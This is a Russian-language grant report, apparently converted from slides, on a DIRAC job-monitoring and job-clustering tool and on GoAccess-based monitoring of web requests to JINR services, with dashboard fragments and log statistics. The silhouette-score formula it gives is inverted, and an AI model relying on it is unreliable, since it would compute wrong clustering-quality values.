

Отчет о выполнении работ, финансируемых грантом молодых ученых и специалистов ОИЯИ за 2024 ГОД

Ильина Анна,

младший научный сотрудник НТО ВКИРИС

Объявленные задачи на 2024 г.

1. Подготовка production-версии приложения для мониторинга задач и анализа производительности ресурсов в рамках платформы DIRAC.
 1. Интеграция системы детального мониторинга задач для быстрого получения информации об использовании ресурсов конкретной задачей.
 2. Реализация автоматического расчёта статистических показателей выполненных задач в виде таблиц и графиков.
 3. Реализация возможности кластеризации задач по классам.
 4. Интеграция системы в инфраструктуру DIRAC компьютеринга экспериментов BES-III, JUNO и CEPSC.
2. Исследование подходов, существующих решений и платформ к мониторингу входящих сетевых запросов для таких сервисов как JINRex и других открытых извне систем. Проектирование и разработка программных модулей для сбора данных, их визуализации и анализа.
 1. Реализация программных модулей по сбору данных.
 2. Проектирование и реализация способа хранения полученных данных.
 3. Проектирование и создание модуля анализа данных.
 4. Проектирование и разработка модуля визуализации полученных результатов.
3. Развитие функционала и сопровождение системы планирования и учета экскурсий JINRex.

Приложение для мониторинга задач и анализа производительности ресурсов в рамках платформы DIRAC (совместно с н. с. НТО ВКиРИС И.С. Пелеванюком)

Load All Load filtered Reset

Time

Site

All None

- CLOUD.INP.by
- CLOUD.INP.kz
- CLOUD.INRNE.bg
- CLOUD.JINR.ru
- CLOUD.NOSU.ru
- DIRAC.GOVORUN.ru
- DIRAC.IMDT.mn
- DIRAC.INP.by
- DIRAC.JINR-CONDOR.ru
- DIRAC.JINR-CREAM.ru
- DIRAC.JINR-LHEP-DDC.ru
- DIRAC.JINR-LHEP.ru
- DIRAC.JINR-TIER.ru
- DIRAC.MEPHI-BASOV.ru
- DIRAC.MEPHI.ru
- DIRAC.NIKS-JSCC.ru
- DIRAC.REA.ru
- DIRAC.SSH.ru
- DIRAC.UNAM.mx
- Multiple

Owner

- alvanov
- amoshkin
- bshaybonov

Color by SITE Marker size

Recent actions

01.01.2024 - 31.05.2024	13:39:34 Time period
Load filtered	13:39:44 Load data

Load All Load filtered Reset

Time


Site

All None

- ANY
- CLOUD.INP.by
- CLOUD.INP.kz
- CLOUD.INRNE.bg
- CLOUD.JINR.ru
- CLOUD.NOSU.ru
- DIRAC.GOVORUN.ru
- DIRAC.IMDT.mn
- DIRAC.INP.by
- DIRAC.JINR-CONDOR.ru
- DIRAC.JINR-CREAM.ru
- DIRAC.JINR-LHEP-DDC.ru
- DIRAC.JINR-LHEP.ru
- DIRAC.JINR-TIER.ru
- DIRAC.MEPHI-BASOV.ru
- DIRAC.MEPHI.ru
- DIRAC.NIKS-JSCC.ru
- DIRAC.REA.ru
- DIRAC.SSH.ru
- DIRAC.UNAM.mx
- Multiple

Owner


- alvanov
- amoshkin
- bshaybonov



- dtsvetkov
- dzaborov
- ezemlyanichkina
- foldingathome
- idenisenko
- ipelevanspd
- ipelevanyuk
- kgertsenberger
- kshtejer
- mvala
- nkutovskiy
- rhristova
- user1
- user2
- user5

Status

- Completed
- Deleted
- Done
- Failed
- Killed
- Stalled



CSV Excel PDF Print

Show entries

Search:

site	Count of points
DIRAC.JINR-TIER.ru	143791
DIRAC.JINR-CREAM.ru	67943
DIRAC.JINR-LHEP.ru	45087
DIRAC.JINR-LHEP-DDC.ru	10139
DIRAC.GOVORUN.ru	8354

Dirac-Chart

Load All Load filtered Reset

Time


Site

All None

- ANY
- CLOUD.INP.by
- CLOUD.INP.kz
- CLOUD.INRNE.bg
- CLOUD.JINR.ru
- CLOUD.NOSU.ru
- DIRAC.GOVORUN.ru
- DIRAC.IMDT.mn
- DIRAC.INP.by
- DIRAC.JINR-CONDOR.ru
- DIRAC.JINR-CREAM.ru
- DIRAC.JINR-LHEP-DDC.ru
- DIRAC.JINR-LHEP.ru
- DIRAC.JINR-TIER.ru
- DIRAC.MEPHI-BASOV.ru
- DIRAC.MEPHI.ru
- DIRAC.NIKS-JSCC.ru
- DIRAC.REA.ru
- DIRAC.SSH.ru
- DIRAC.UNAM.mx
- Multiple

Owner

- alvanov
- amoshkin
- bshaybonov



Сотрудничество с коллегами из Вычислительного центра Института Физики Высоких Энергий (ИФП CAS, г. Пекин, Китай) 21.04.2024 – 30.04.2024



Dirac-Chart

Load All Load filtered Reset

Time
01.01.2024 - 09.12.2024

Site

All None

- ANY
- CLOUD.INP.by
- CLOUD.INP.kz
- CLOUD.INRNE.bg
- CLOUD.JINR.ru
- CLOUD.NOSU.ru
- DIRAC.GOVORUN.ru
- DIRAC.IMDT.mn
- DIRAC.INP.by
- DIRAC.JINR-CONDOR.ru
- DIRAC.JINR-CREAM.ru
- DIRAC.JINR-LHEP.ru
- DIRAC.JINR-TIER.ru
- DIRAC.MEPHI-BASOV.ru
- DIRAC.MEPHI.ru
- DIRAC.NIKS-JSCC.ru
- DIRAC.REA.ru
- DIRAC.SSH.ru
- Multiple
- Owner

All None

- aivanov
- amoshkin
- bshaybonov
- dtsvetkov
- dzaborov
- ezemlyanichkina
- foldingshome
- idenisenko
- ipelevanspd
- ipelevanyuk
- kgertsenberger



Кластеризация задач

2546364 rows × 16 columns

```
[3]: df = df[df['job_name'] != 'none'].drop_duplicates(subset=['job_name'], keep='first')
df.shape
```

```
[3]: (272225, 16)
```

```
[5]: df['job_name'].sample(10).values_host
```

```
[5]: array(['GenerateFilesTest: 14129', 'GenerateFilesTest: 26300',
        'CheckFile: mpd_run_Top_7517_ev0_p8.data',
        'GenerateFilesTest: 1445',
        'CheckFile: mpd_run_Top_8261_ev0_p0.data',
        'CheckFile: mpd_run_Top_8293_ev1_p0.root',
        'DigiToDst: mpd_run_Top_7473_ev0_p7.root', 'CheckFile: 19242.rand',
        'Analyzis: mpd_run_Top_7962_ev1_p12.root', 'CheckFile: 6916.rand'],
        dtype=object)
```

Метрики, используемые для оценки качества кластеризации:

- **Коэффициент силуэта:** количественно определяет, насколько хорошо точка данных вписывается в назначенный ей кластер и насколько она обособлена от других кластеров. Значение варьируется от -1 до 1, где значения близкие к 1 указывают на хорошую кластеризацию.
- **Индекс Дэвиса-Боулдина** — метрика проверки, которая используется для оценки моделей кластеризации. Рассчитывается как средняя мера сходства каждого кластера с кластером, наиболее похожим на него. В этом контексте сходство определяется как отношение межкластерных и внутрикластерных расстояний. Таким образом, этот индекс ранжирует хорошо разделенные кластеры с меньшей дисперсией как имеющие более высокую оценку. Значения индекса Дэвиса-Боулдина варьируются от 0 до ∞. Низкие значения (ближе к 0) указывают на хорошее качество кластеризации, что означает, что кластеры хорошо разделены и имеют высокую внутреннюю компактность. Высокие значения указывают на плохое качество кластеризации, что означает, что кластеры пересекаются и имеют низкую внутреннюю плотность.

$$\text{Silhouette Score}(i) = \frac{\max(a_i, b_i)}{b_i - a_i}$$

a_i – внутрикластерное расстояние
 b_i – межкластерное расстояние

$$\text{Silhouette Score} = \frac{\sum_{i=1}^n \text{Silhouette Score}(i)}{n}$$

Коэффициент силуэта: 0.9931010922360525
Индекс Дэвиса-Боулдина: 1.3571406943450097

- 0) XeCs_3.8AGeV_jam_xecs_3.26gev_rqmdrmf_MD3_[\d+]_[\d+].mcini.root
- 1) mpd_run_Top_[\d+]_ev[1|0]_p[\d+].root
- 2) mpd_run_Top_[\d+]_ev[1|0]_p[\d+].data
- 3) CheckFile: [\d+].rand
- 4) GenerateFilesTest: [\d+]
- 5) spd-maps-e-job[\d+]
- 6) spd-dssd-e-job[\d+]
- 7) spd-maps-o2-job[\d+]
- 8) CheckFile: input_[\d+]
- 9) mcread_2021_[\w]_[\d+]_[\d+]_[\d+]
- 10) simgvd_2021_cors7_[\d+]
- 11) XeCs_3.8AGeV_jam_xecs_3.26gev_rqmdrmf_MD3_[\d+]_[\d+].sim.root
- 12) spd-k-job[\d+]

```
'CheckFile: mpd_run_Top_8261_ev0_p0.data' → TfidfVectorizer() → PCA(n_components=10) → DBSCAN(eps=0.29, metric='cosine', output_type='array')
```

Исследование подходов, существующих решений и платформ к мониторингу входящих сетевых запросов для таких сервисов как JINRex и других открытых извне систем. Проектирование и разработка программных модулей для сбора данных, их визуализации и анализа

Исследование существующих решений

В качестве предпочтительного выбран инструмент с открытым исходным кодом **GoAccess**.










Основной причиной данного выбора является **высокая производительность GoAccess в обработке и визуализации логов в реальном времени**, что позволяет быстро получать аналитическую информацию о веб-трафике и поведении пользователей.

Кроме того, GoAccess отличается **простотой в установке и настройке**, а также предоставляет удобный интерфейс и возможности генерации отчетов в различных форматах, включая HTML-представление.

В отличие от более сложных и ресурсоемких решений, таких как ELK stack, GoAccess предоставляет эффективные инструменты для анализа данных **без значительных затрат на вычислительные ресурсы**.

wazuh.





Dashboard / Editing JINRex Apache logs (unsaved)

Save Cancel Add Options Share

Filters Search KQL [icon] Jan 1, 2024 @ 03:28:58.840 → now Refresh

+ Add filter

Unique IPs map [Filebeat Apache] ECS

В. Отчет о выполнении... 9

OpenStreetMap contributors, OpenMapTiles, Elastic Maps Service

- 2.1. *Реализация программных модулей по сбору данных.*
 - **Выполнена.** Настроены правила ротации логов сервера *Apache*. Реализованы: скрипт парсинга логов входящих подключений, скрипт получения и накопления детальной информации о локациях и организациях, осуществляющих входящие HTTP-запросы к веб-сервисам Института.
- 2.2. *Проектирование и реализация способа хранения полученных данных.*
 - **Выполнена.** Полученные данные хранятся в виде файлов в формате *JSON*, что значительно упростило процесс развертывания и управления данными в облачной среде.
- 2.3. *Проектирование и создание модуля анализа данных.*
 - **Выполнена частично.** Проведенная предобработка и визуализация данных о входящих HTTP-запросах является важным шагом для обеспечения качества и доступности информации для последующего анализа. Результаты, полученные в ходе данной работы, позволяют выявить закономерности, служащие основой для проектирования и создания соответствующего модуля анализа данных. Модуль может включать в себя алгоритмы статистического анализа, машинного и глубокого обучения, которые позволят выявить скрытые закономерности, тренды и аномалии. Таким образом, дальнейшая разработка модуля должна быть основана на интеграции этих алгоритмов, что обеспечит более полное и глубокое понимание данных, а также повысит эффективность принятия решений на основе полученных аналитических результатов.

To output to a terminal and generate an interactive report

```
goaccess access.log
```

To generate a JSON report

```
goaccess access.log -o report.json
```

To generate an HTML report

```
goaccess access.log -o report.html
```

Multiple log files

```
zcat access.log.*.gz | goaccess
```

Matching pattern tool such as grep

```
zcat access.log.*.gz | grep '01/Dec/24' | goaccess -o report.json
```

```
root@localhost: /var/www/jinrex
Файл Правка Вид Поиск Терминал Справка
Dashboard - Overall Analyzed Requests (18/Mar/2024 - 05/Dec/2024) [Active Panel: Visitors]
Total Requests 365750 Unique Visitors 28260 Requested Files 37896 Referrers 3901
Valid Requests 365742 Log Parsing Time 10s Static Files 2124 Log Size 80.18 MiB
Failed Requests 8 Excl. IP Hits 0 Not Found 23821 Tx. Amount 3.12 GiB
Log Source /var/log/apache2/other_vhosts_access.log

> 1 - Unique visitors per day - Including spiders Total: 240/240
Hits h% Vis. v% Tx. Amount Data
-----
645 0.18% 66 0.23% 20.65 MiB 05/Dec/2024
856 0.23% 103 0.36% 15.53 MiB 04/Dec/2024
691 0.19% 92 0.33% 13.74 MiB 03/Dec/2024
841 0.23% 154 0.54% 15.20 MiB 02/Dec/2024
652 0.18% 136 0.48% 10.10 MiB 01/Dec/2024
459 0.13% 88 0.31% 10.38 MiB 30/Nov/2024
961 0.26% 94 0.33% 23.79 MiB 29/Nov/2024

2 - Requested Files (URLs) Total: 366/37896
Hits h% Vis. v% Tx. Amount Mtd Proto Data
-----
34644 9.47% 11229 39.73% 129.02 MiB GET HTTP/1.1 /
8667 2.37% 1906 6.74% 6.83 MiB GET HTTP/1.0 /
5518 1.51% 4556 16.12% 22.07 MiB GET HTTP/1.1 /jinrex/
4340 1.19% 1158 4.10% 18.52 MiB GET HTTP/1.1 /manager/html
4058 1.11% 3567 12.62% 14.00 MiB GET HTTP/1.1 /jinrex/login/0/en?next=/jinrex/
3834 1.05% 3301 11.68% 11.34 MiB GET HTTP/1.1 /jinrex/login/0/en/?next=/jinrex/
2754 0.75% 224 0.79% 16.04 MiB GET HTTP/1.1 /restore.php

3 - Static Requests Total: 366/2124
Hits h% Vis. v% Tx. Amount Mtd Proto Data
-----
1427 0.39% 738 2.61% 6.09 MiB GET HTTP/1.1 /favicon.ico
[?] Help [Enter] Exp. Panel 0/r - 05/Dec/2024:15:11:57 [q]uit GoAccess 1.9.3
```




HTML-отчет GoAccess

HTML-отчеты, генерируемые GoAccess, не предоставляют возможности интерактивной фильтрации данных и соответствующей перестройки визуализаций, что ограничивает гибкость анализа представленных результатов. В связи с этим **был разработан клиент-серверный подход**, клиентская часть которого включает в себя поля для фильтрации данных. После задания пользователем критериев фильтрации соответствующие параметры передаются на сервер, где осуществляется обработка данных в соответствии с полученными критериями фильтрации. В результате этой обработки на клиентскую часть возвращается обновленный HTML-отчет, генерируемый с использованием инструмента GoAccess. Таким образом, была успешно реализована интерактивная фильтрация данных, что позволяет более эффективно анализировать информацию в режиме реального времени.

Решение используется для мониторинга сетевых подключений двух внутренних сервисов ОИЯИ.

Получаемые данные позволяют не только строить статистику по данным входящих HTTP-запросов к веб-сервисам по различным срезам, но и накапливать эти данные с целью дальнейшего анализа и прогнозирования возможных веб-атак (например, используя методы анализа временных рядов или методы глубокого обучения).

Также начата работа по созданию автономного решения для визуализации данных с использованием библиотеки Plotly.



Date: 01.11.2024 - 30.11.2024

Filter data Clear all filters

Country: United States

City: Enter value

Organization

2286: Reno County, Kansas, United States
 516: Marketplace, City Center, Downtown, Los Angeles, Los Angeles, California, United States
 312: Agnew Road, Santa Clara County, California, United States
 265: Council Bluffs, Jefferson County, Iowa, 51501, United States
 101: City Center, Santa Clara County, California, United States

IP: 208.110.70.42
Name: Reno County
Display Name: Reno County, Kansas, United States
Coordinates: 37.930344, -98.1055753
Type: administrative
Address:
 Road: undefined
 City: undefined
 Country: United States
OSM ID: 1070327

Method: Enter value

Status: Enter value

URL: Enter value

User Agent: Enter value


dashboard

OVERALL ANALYZED REQUESTS

01/NOV/2024 — 30/NOV/2024


Total Requests 4 264	Valid Requests 4 264	Failed Requests 0	Log Parsing Time 00:00:01	Unique Visitors 805	Requested Files 276
Excl. IP Hits 0	Referrers 167	Not Found 159	Static Files 11	Log Size 907.23 KiB	Tx. Amount 29.93 MiB

UNIQUE VISITORS PER DAY - INCLUDING SPIDERS



#	HITS	VISITORS	TX. AMOUNT	DATA
